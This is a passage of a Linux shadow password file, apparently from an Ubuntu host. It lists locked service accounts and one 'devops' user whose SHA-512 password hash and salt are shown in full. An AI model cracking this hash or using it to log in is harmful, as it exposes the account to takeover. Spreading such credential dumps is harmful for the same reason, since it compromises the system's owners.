mail:*:19579:0:99999:7:::
news:*:19579:0:99999:7:::
uucp:*:19579:0:99999:7:::
proxy:*:19579:0:99999:7:::
www-data:*:19579:0:99999:7:::
backup:*:19579:0:99999:7:::
list:*:19579:0:99999:7:::
irc:*:19579:0:99999:7:::
gnats:*:19579:0:99999:7:::
nobody:*:19579:0:99999:7:::
_apt:*:19579:0:99999:7:::
systemd-network:*:19579:0:99999:7:::
systemd-resolve:*:19579:0:99999:7:::
messagebus:*:19579:0:99999:7:::
systemd-timesync:*:19579:0:99999:7:::
pollinate:*:19579:0:99999:7:::
sshd:*:19579:0:99999:7:::
syslog:*:19579:0:99999:7:::
uuidd:*:19579:0:99999:7:::
tcpdump:*:19579:0:99999:7:::
tss:*:19579:0:99999:7:::
landscape:*:19579:0:99999:7:::
fwupd-refresh:*:19579:0:99999:7:::
usbmux:*:19844:0:99999:7:::
devops:$6$6jWynhTdaHzix4aZ$KOp2qrR2eBn0A9YtIGEerosk8EP/n9UV9tdY4K/DiG6FuDb2X2smCCs2fqS0i1ZVZeR51Q4yGylFT2jJm9Rke/:19844:0:99999:7:::
lxd:!:19844::::::